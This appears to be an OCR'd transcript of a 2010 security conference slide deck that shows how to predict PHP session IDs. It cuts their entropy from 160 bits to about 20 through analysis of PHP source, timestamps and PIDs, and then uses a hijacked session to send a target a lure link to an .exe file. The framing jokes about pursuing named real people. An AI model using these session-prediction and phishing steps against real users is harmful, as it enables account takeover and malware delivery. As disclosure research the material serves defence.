How I Met Your Girlfriend:

The discovery and execution of entirely new classes of Web attacks in order to meet your girlfriend.

Samy Kamkar
samy@samy.pl
http://samy.pl
Twitter: @SamyKamkar

Who is samy?

- "Narcissistic Vulnerability Pimp" (aka Security Researcher for fun)
- Creator of The MySpace Worm
- Author of Evercookies
- Co-Founder of Fonality, IP PBX company
- Lady Gaga aficionado

Cyber Warrior

- Raided
- Computer use lost (Hackers-style)
- 700 hours of community service
- Restitution
- Probation

Why the web?

- It's new, it's cool, it's exploitable!
- Gopher isn't used as much anymore
- The web is a code distribution channel
- Browsers can communicate in ways they don't know

- And much more!

My Homepage

facebook

Search

Send Anna a Message

Information

Relationship Status:
In a Relationship with
Robert "RSnake" Hansen

Anna Faris

+1 Add as Friend

Wall | Info

Anna only shares some of her profile information with everyone. If you know Anna, send her a message or add her as a friend.

About Me

Basic Info	Sex:	Yes, please
	Relationship Status:	In a Relationship with Robert "RSnake" Hansen

Likes and Interests

Music		Application Security, Nerds, bananas, Samy, rainbows

Show other Pages

Attack Indirectly

- Certified Information Security Specialist Professional
- Chief Executive Officer of SecTheory
- Co-Author of « XSS Exploits: Cross Site Scripting Attacks and Defense »
- Author of « Detecting Malace »
- Co-developer of Clickjacking with Jeremiah Grossman
- Runs ha.ckers.org and sla.ckers.org
- Certified **ASS** (Application Security Specialist)


Attack Indirectly

- Robert « Rsnake » Hansen
- How do we attack someone who secures himself well?
- **Don’t.**

Attack Indirectly

PHP: Overview

- PHP: extremely common web language
- PHP sessions: extremely common default session management
- PHP sessions: used by default in most PHP frameworks (e.g., CakePHP)
- PHP sessions: either passed in URL or…


SESAME STREET
C
...is for COOKIE!

PHP Sessions: Overview

- session_start() – initialize PHP session

session.c

```
PHPAPI char *php_session_create_id(PS_CREATE_SID_ARGS) /* {{{ */
{
    /* ... code ... */

    gettimeofday(&tv, NULL);

    /* ... code ... */

    spprintf(&buf, 0, "%.15s%ld%ld%0.8F",
        remote_addr ? remote_addr : "",   /* IP Address:     32 bits */
        tv.tv_sec,                        /* epoch:          32 bits */
         (long int)tv.tv_usec,            /* microseconds:   32 bits */
        php_combined_lcg(TSRMLS_C) * 10); /* rand lcg_value: 64 bits */
    /* ... code ...                      ** TOTAL:         160 bits */

    PHP_SHA1Update(&sha1_context, (unsigned char *) buf, strlen(buf));

    /* ... code ...                      ** SHA1 string:   160 bits */
```

PHP Sessions: Entropy

- session_start()'s pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
- Random lcg_value() (PRNG): **64 bits**


- TOTAL: **160 bits**
- SHA1'd: **160 bits**
- **160 bits = a lot =**
  1,461,501,637,330,902,918,203,684,832,716,
  283,019,655,932,542,976

How big is a bit? Some tricks

0bits	1bit	2bits	3bits	4bits	5bits	6bits	7bits	8bits	9bits
1	2	4	8	16	32	64	128	256	512

- For every 10 bits, add ~3 zeros
- 10 bits = 1,024 (thousand)
- 20 bits = 1,048,576 (mil)
- 30 bits = 1,073,741,824
- 25 bits = ~32,000,000

It's Just Math!



- 160 bits = 2 ^ 160 = ~10 ^ 48
- 160 bits = 1,461,501,637,330,902,918,203,684,832,716,283,019,655,932,542,976
- At 100 trillion values per second, 160 bits would take…
- (2 ^ 160) / (10 ^ 14) / (3600 * 24 * 365 * 500000000) = 926,878,258,073,885,666 = **900 quadrillion eons**
- 1 eon = 500 million years

PHP Sessions: Entropy


- session_start()'s pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
- Random lcg_value() (PRNG): **64 bits**

- TOTAL: **160 bits**
- SHA1'd: **160 bits**
- **160 bits = a lot =**
  1,461,501,637,330,902,918,203,684,832,716,
  283,019,655,932,542,976

PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits**
- Microseconds: **32 bits**
  - **only 0 – 999,999 … 20 bits = 1,048,576**
  - **< 20 bits! (REDUCED) -12 bits**
- Random lcg_value() (PRNG): **64 bits**
- TOTAL: **148 bits** (reduced by **12** bits)
- SHA1'd: **160 bits**


An Example: Facebook



PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits**
- Epoch: **32 bits** **(ACQUIRED) -32 bits**
- Microseconds: **32 bits**
  - **only 0 – 999,999 … 20 bits = 1,048,576**
  - **< 20 bits!** **(REDUCED) -12 bits**
- Random lcg_value() (PRNG): **64 bits**
- TOTAL: **116 bits** (reduced by **44** bits)
- SHA1'd: **160 bits**

An Example: Facebook




```
[...my_logs]$ tail -f -n 0 access.log
64.134.227.80 - - [18/Jul/2010:22:35:18 +0000] "GET / HTTP/1.1" 200 146 "-" "
... Mac OS X 10.5; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6"
64.134.227.80 - - [18/Jul/2010:22:35:18 +0000] "GET /favicon.ico HTTP/1.1" 40
osh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6"
```

PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits** **(ACQUIRED)** **-32 bits**
- Epoch: **32 bits** **(ACQUIRED)** **-32 bits**
- Microseconds: **32 bits**
  - **only 0 – 999,999 … 20 bits = 1,048,576**
  - **< 20 bits!** **(REDUCED)** **-12 bits**
- Random lcg_value() (PRNG): **64 bits**
- TOTAL: **84 bits** (reduced by **76** bits)
- SHA1'd: **160 bits**

PHP LCG (PRNG): Randomness

- php_combined_lcg() / PHP func lcg_value()

lcg.c

```
PHPAPI double php_combined_lcg(TSRMLS_D)
{
    php_int32 q;
    php_int32 z;

    if (!LCG(seeded)) {
        lcg_seed(TSRMLS_C);
    }
    /* ... code ... */
}

static void lcg_seed(TSRMLS_D)
{
    struct timeval tv;

    if (gettimeofday(&tv, NULL) == 0)
        LCG(s1) = tv.tv_sec ^ (~tv.tv_usec); /* s1 = 32 bits */
    LCG(s2) = (long) getpid();               /* s2 = 32 bits */

    LCG(seeded) = 1;
}
```

Line: 72 Column: 46 C Tab Size: 4 lcg_seed

PHP LCG (PRNG): Randomness

```
LCG(s1) = tv.tv_sec ^ (~tv.tv_usec)
LCG(s1) = epoch ^ (~ [20 random bits])

~0          = 11111111111111111111111111111111
~1,000,000  = 11111111111100001011110110111111 (same 12 bits)

epoch = 1279493871
epoch = 01001100010000111000011011101111 (static / unknown)
epoch^= 01001100010000000000000000000000
epochv= 01001100010011111111111111111111

epoch^= Thu Jul 15 23:45:20 2010
epochv= Wed Jul 28 03:01:35 2010
epoch diff = 12+ days
```

- S1 WAS 32 bits, NOW 20 bits
- SEED (s1+s2): 64 bits – 12 bits = **52 bits**

PHP LCG (PRNG): Randomness

- LCG(s2) = (long) getpid();
- S2 = 32 bits
- Linux only uses 15 bits for PIDs
- S2 = 32 bits – 17 bits = **15 bits**
- **SEED (s1+s2)** = 15 bits + 20 bits = **35 bits**
- Apache server info page / PHP info page
- PHP function: getmypid()
- Linux command: ps
- SEED (s1+s2) = 0 bits + 20 bits **= 20 bits**

PHP Sessions: Entropy Redux

- Not so pseudo-random data:
- IP address: **32 bits** **(ACQUIRED)** **-32 bits**
- Epoch: **32 bits** **(ACQUIRED)** **-32 bits**
- Microseconds: **32 bits**
  - only 0 – 999,999 … 20 bits = 1,048,576
  - < 20 bits! **(REDUCED)** **-12 bits**
- Random lcg_value **(REDUCED)** **-44 bits**
- TOTAL: **40 bits** (reduced by **120** bits)
- SHA1'd: **160 bits**

PHP Sessions: Entropy Redux

- Microseconds: **32 bits down to 20 bits**
- Random lcg_value **down to 20 bits**
- **40 bits? No!** We can calc lcg_value() **first**!
- With a time-memory trade-off (4 MB), we can learn the lcg_value original seed in a few **seconds**, **REDUCING** to **20 bits**!
- 40 bits – 20 bits = **20 bits**

20 bits = 1,048,576 cookies

GREAT SUCCESS!

- **500,000** requests on average!
- Can be completed in hours

You down with entropy? Yeah you know me!

- PHP 5.3.2: a bit more entropy
- Create your own session values!
- Attack is difficult to execute!
- PS, Facebook is not vulnerable!
- Please help my farmville

* Thanks to Arshan Dabirsiaghi and Amit Klein for pointing me in the right direction

GREAT SUCCESS!

- Using old victim's cookie, message our new victim with a malicious link!

New Message


To: Anna Faris

Subject: hey baby


Message: Hey baby, I miss you and all the deviant, yet somewhat humiliating things you do to me.

Babe help me grow some more crops in Farmville, we need more strawberries. http://namb.la/farmvillecrops.exe

